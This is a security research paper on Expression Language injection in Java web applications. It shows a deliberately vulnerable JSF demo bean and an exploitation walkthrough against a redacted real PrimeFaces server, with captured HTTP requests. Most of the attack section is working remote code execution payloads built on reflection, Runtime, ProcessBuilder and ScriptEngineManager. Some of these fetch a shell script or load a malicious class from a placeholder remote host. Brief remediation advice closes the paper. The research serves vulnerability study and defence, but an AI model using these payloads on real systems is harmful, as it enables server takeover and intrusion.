Remote Code Execution with EL Injection Vulnerabilities

Asif Durani - asifdurani09@gmail.com - @ksecurity45

29.01.2019

Abstract

This paper discusses a vulnerability class called “Expression Language Injection (EL Injection)”. Although several security researchers have published details in the past, the bug class is still fairly unknown.

EL Injection is a serious security threat over the Internet for the various dynamic applications. In today's world, there is a universal need present for dynamic applications. As the use of dynamic applications for various online services is rising, so is the security threats increasing. This paper defines a methodology for detecting and exploiting EL injection.

Introduction

An expression language makes it possible to easily access application data. For example, the JSP expression language allows a page author to access a bean using simple syntax such as ${name} for a simple variable [1].

EL Injection occurs when user input is embedded in an unsafe manner. EL Injection are very serious and lead to complete compromise of the application's data and functionality and often obtain Remote Code Execution (RCE), turning every vulnerable application into a potential pivot point. Also EL Injection can be used to bypass input filters and any HttpOnly protection for application pages vulnerable to cross-site scripting (XSS) [2].

The core problem

To demonstrate the vulnerability. We have two test cases.

In first test case we created simple demo application running in windows environment which is vulnerable to EL injection. Whereas, in second test case we exploit a real world application running in Linux environment which is vulnerable to EL injection.

The main difference between the two test cases are


First test case help us to understand Expression language. We can see an error messages and stack trace which help us to develop our payload.

However, in second test case we demonstrate some tricks how an attacker can still develop a working payload and get remote code execution in black box if he cannot see any error message or stack trace.

First vulnerable Application

Suppose the following lines of Code are found in an application.


1. index.xhtml gets “name” parameter from the request and sends it to bingo():



```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml"
xmlns:h="http://xmlns.jcp.org/jsf/html">
<h:head><title>Expression Language Injection</title>
<link href="./css/styles.css"
rel="stylesheet" type="text/css"/>
</h:head>
<h:body>
...
<ul>
<li>Creation time: #{obj.creationTime}</li>
<li>Greeting: #{obj.bingo(request.getParameter('name'))}</li>

</ul>
</h:body></html>
```

Figure 1: Vulnerable JSF application


2. Bing() evaluates argument dynamically and echo the value of “name” request parameter to the browser



```
package com.mycompany.helloworld;

import java.util.Date;
import javax.el.ELContext;
import javax.el.ExpressionFactory;
import javax.el.ValueExpression;
import javax.faces.bean.ManagedBean;
import javax.faces.context.FacesContext;

@ManagedBean(name="obj")
public class pf
{
    private Date creationTime = new Date();
    private String greeting = "khan :)";

    public Date getCreationTime()
    {
        return(creationTime);
    }
    public String bingo(String userInputName)
    {
        try
        {
        FacesContext context = FacesContext.getCurrentInstance();
        ExpressionFactory expressionFactory = context.getApplication().getExpressionFactory();
        ELContext elContext = context.getELContext();
        ValueExpression vex = expressionFactory.createValueExpression(elContext, userInputName, String.class);
        String result = (String) vex.getValue(elContext);
        return result;
        }
        catch (Exception e){
            return "Unknown";
        }

    }
}
```

Figure 2: Java bean code vulnerable to EL injection

3. Example, the get request with parameter "name=" is sent and its value is echo in page.



```
http://localhost:8080/Helloworld/?name=khan
```

...

- Creation time: Sun Jan 27 09:26:47 PST 2019
- Greeting: khan


Figure 3. Application get user input from name parameter and echo back in page.

Detect & Identify

In a black box testing scenario finding these vulnerabilities can be done by sending valid EL.

Such as:

- ${“aaaa”} (the literal string “aaaa”) and then searching the response text for such data.
- ${99999+1} and then searching the response text for 100000.
- #{7+7} or ${{7*7}} and then searching the response text for 49.



```
http://localhost:8080/Helloworld/?name=${{7*7}}
...
• Creation time: Sun Jan 27 10:22:52 PST 2019
• Greeting: [49]
```

Figure 4. black box testing scenario finding EL Injection

In above example, anything between expression delimiters {{ }} will be evaluated, and that’s what we are more interested in.

Once it is confirmed that anything between expression delimiters is evaluated from this point we can send payloads to start gathering more information.

Convert string to Uppercase:

```
Payload: ${{'abc'.toUpperCase()}}

Output: ABC
```

Concatenate two strings.

```
Payload: ${{'abc'.concat('def')}}

Output: abcdef
```

Get the class name of string.

```
Payload: ${{'a'.getClass()}}

Output: java.lang.String
```

There are some built in variables such as {{ request }}, {{ session }},{{ faceContex }}

Get the class of request object

```
Payload: ${{ request }}

Output: [org.apache.catalina.connector.RequestFacade@316732da]
```

Get the class of session object

```
Payload: ${{ session }}

[org.apache.catalina.session.StandardSessionFacade@5e19c3de]
```

From this point we have some information regarding application we can start testing some functionality.

Can we modify an object?

```
Payload: ${{request.setAttribute("r","abc")}}  ${{request.getAttribute("r")}}

Output: abc
```

Object modification is possible which might be a big risk.

We know about Expression language how it works, the goal is to write payload to get remote code execution. We can use forName() newInstance() Methods to get an instance of class dynamically.

Using string 'a' to get an instance of class Java.net.Socket -

```
Payload: ${{"a","".getClass().forName("java.net.Socket").newInstance()}}

Output: [a, Socket[unconnected]]
```

An example payload to create array object using forName() newInstance() Methods.

```
${request.setAttribute("a","".getClass().forName("java.util.ArrayList").newInstance())}

${request.getAttribute("a").add("hello")}

${request.getAttribute("a")}
```

From this point we can now Just create an object of java.lang.Runtime class and call the exec() method on it.

```
Payload: ${{'a'.getClass().forName('java.lang.Runtime').newInstance()}}

Class javax.el.BeanELResolver can not access a member of class java.lang.Runtime with
modifiers "private"
```


Fail, Calling the newInstance() method on java.lang.Runtime class is not allowed.

Our next try is to create a new Runtime using reflection.

Payload:

```
${"".getClass().forName("java.lang.Runtime").getMethods()[6].invoke("".getClass().forName("java.lang.Runtime")).exec("calc.exe")}
```

Output: BOOM!!!



```
orName("java.lang.Runtime").getMethod
```

```
.getMethods()%5B6%5D.invoke(%22%22.getClass().forNam
```

```
java.lang.ProcessImpl@6015542a
```

Here is another payload using reflection to create a new Runtime but using getDeclaredConstructors method.

```
${{session.setAttribute("rtc","".getClass().forName("java.lang.Runtime").getDeclaredConstructors()[0])}}

${{session.getAttribute("rtc").setAccessible(true)}}

${{session.getAttribute("rtc").getRuntime().exec("/bin/bash -c whoami")}}
```

In next section we will demonstrate another difficult example how we can construct a malicious payload in black box. If we cannot see error messages and stack trace log. If we cannot create Runtime object. What else we can do to achieve remote code execution in target.


Second vulnerable Application

The vulnerable application which we are testing does not return any error or stack trace. Our second vulnerable application is using java Prime Faces library. Prime Faces had an EL Injection Vulnerability in older versions till 5.2.21 / 5.3.8 / 6.0

Since in this case we cannot see any error message or output of data we cannot know if our payload is working or not. After reading some documentation of Prime Faces we found out that we can set custom response header and in the value of that custom response header we can try to echo our payload result.

In this case the payload we have chosen is:

```
// Set a response Header with a value of "output" Request Parameter

${facesContext.getExternalContext().setResponseHeader("output
",request.getParameter("output "))}
```




```
root@[redacted]:/home/adurani/civa/day4# python testprime.py https://[redacted]d/javax.faces.resource/d
ccontent.properties.xhtml
< POST /[redacted]/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
< Host: [redacted]
< Connection: keep-alive
< Accept-Encoding: gzip, deflate
< Accept: */*
< User-Agent: python-requests/2.18.4
< Content-Length: 328
< Content-Type: application/x-www-form-urlencoded
<
< ln=primefaces&pfdrt=sc&output=Yes-u-r-vulnerable&pfdrid=uMKljPgnOTVxmOB%2BH6%2FQEPW9ghJMGL3PRdkfmbiiPkUDzOAoSQnmBt4dYy
VcCKs1tdk%2F1SPHJu4TH96MQhbmu5own0TRgf6jmxE2FFNr%2B820jtEa8qZVFlsjPXU1IoQcLLoIe%2FMJTN%2B4z4gZECUBbAvYrF8NYU%2B8n3fiKuNd
GhVMGCeGKIf5nsyP7evp4cnZPdmBn3LRLxtBUPfnXLWmDYX2%2FkBPJ1%2BQfYG7FoHp9%2FCQ%3D%3D
> HTTP/1.1 500 Internal Server Error
> Date: Mon, 28 Jan 2019 17:14:42 GMT
> Server: Apache TomEE
> sessionTimedOut: false
> output: Yes-u-r-vulnerable
> Content-Type: text/html;charset=UTF-8
> Content-Length: 14829
```

The application is vulnerable because of the new added response header.

Now we can also try to get the class of request object

```
Payload: ${facesContext.getExternalContext().setResponseHeader("output",request)}
```



```
root@[redacted]8:/home/adurani/civa/day4# python testprime.py https://[redacted]/javax.faces.resource/dy
ties.xhtml
< POST /[redacted]/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
< Host: [redacted]
< Connection: keep-alive
< Accept-Encoding: gzip, deflate
< Accept: */*
< User-Agent: python-requests/2.18.4
< Content-Length: 288
< Content-Type: application/x-www-form-urlencoded
<
< ln=primefaces&pfdrt=sc&output=Yes-u-r-vulnerable&pfdrid=uMKljPgnOTVxmOB%2BH6%2FQEPW9ghJMGL3PRdkfmbiiPkUDzOAoSQnmBt4dYyj
HJu4TH96MaDHimXCH5FYRsmuoGtnFRG3H2n0STJdj%2FKx3vji3IUw35JlpctigRLPpdzfVPsnnst6OuGCT7312GuLG%2BvLq%2BJs4oRTl9nbeSO7ZjlECAL
nLMg%3D%3D
> HTTP/1.1 500 Internal Server Error
> Date: Mon, 28 Jan 2019 17:22:50 GMT
> Server: Apache TomEE
> sessionTimedOut: false
> output: FirewalledRequest[ org.apache.catalina.connector.RequestFacade@118ea17e]
> Content-Type: text/html;charset=UTF-8
> Content-Length: 14829
```

Payloads

To get current directory path we can sent payload

```
request.getServletContext().getResource("/")

output: In response we will get full path of application
```

Here I will share some EL injection payloads to get remote code execution in java application.

Method 1 using **ScriptEngineManager** class to execute external command.

```
${facesContext.getExternalContext().setResponseHeader(“output”,
“”.getClass().forName(“javax.script.ScriptEngineManager”).newInstance().getEngineByName(“JavaScript”).eval(\”var x=new java.lang.ProcessBuilder;
x.command(\\\”wget\\\”,\\\”http://x.x.x.x/1.sh\\\”);
org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\”))}
```

Method 2 using **processbuilder** class to execute external command.

```
${request.setAttribute("c","".getClass().forName("java.util.ArrayList").newInstance())}

${request.getAttribute("c").add("cmd.exe")}

${request.getAttribute("c").add("/k")}

${request.getAttribute("c").add("ping x.x.x.x")}

${request.setAttribute("a","".getClass().forName("java.lang.ProcessBuilder").getDeclaredConstructors()[0].newInstance(request.getAttribute("c")).start())}

${request.getAttribute("a")}
```

Method 3. One liner using **scriptEngineManager** class

```
${request.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\\\"ping loveuj.offsec-x.x.x.x\\\")"))}'
```

Method 4. Using **Runtime** class to execute external command.

```
#{session.setAttribute("rtc","".getClass().forName("java.lang.Runtime").getDeclaredConstructors()[0])}

#{session.getAttribute("rtc").setAccessible(true)}

#{session.getAttribute("rtc").getRuntime().exec("/bin/bash –c whoami")}
```

Method 5. Using **reflection & invoke** to execute external command

```
${"".getClass().forName("java.lang.Runtime").getMethods()[6].invoke("".getClass().forName("java.lang.Runtime")).exec("calc.exe")}
```

Method 6. Load Malicious.class from remote URL [3]

```
${request.setAttribute("a","".getClass().forName("java.util.ArrayList").newInstance())}

payloadEL += '${request.getAttribute("a").add(request.getServletContext().getResource("/").toURI().create("http://x.x.x.x:8080/").toURL())}'

payloadEL += '${request.setAttribute("b",request.getClass().getClassLoader().getParent().newInstance(request.getAttribute("a").toArray(request.getClass().getClassLoader().getParent().getURLs())).loadClass("Malicious").newInstance())}'

payloadEL += '${facesContext.getExternalContext().setResponseHeader("output", request.getAttribute("b").bang())}'
```

Malicious.java

```java
public class Malicious {

        public static void bang() {
                try {
            System.out.println("Program Started  P Exploit...");

                        java.lang.Runtime.getRuntime().exec(new String[]{"wget","http://x.x.x.x.com/1.sh"}); //Mac

                } catch (Exception e) {

                }

        }
}
```

Remediation

Whenever possible, applications should avoid incorporating user-controllable data into dynamically evaluated code. In almost every situation, there are safer alternative methods of implementing application functions, which cannot be manipulated to inject arbitrary code into the server's processing.

If it is considered unavoidable to incorporate user-supplied data into dynamically evaluated code, then the data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Otherwise, only short alphanumeric strings should be accepted. Input containing any other data, including any conceivable code metacharacters, should be rejected.[7]

References:

1. https://docs.oracle.com/javaee/1.4/tutorial/doc/JSPIntro7.html
2. https://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf
3. http://danamodio.com/appsec/research/spring-remote-code-with-expression-language-injection/
4. https://www.betterhacker.com/2018/12/rce-in-hubspot-with-el-injection-in-hubl.html
5. https://www.primefaces.org/primefaces-el-injection-update/
6. https://portswigger.net/kb/issues/00100f20_expression-language-injection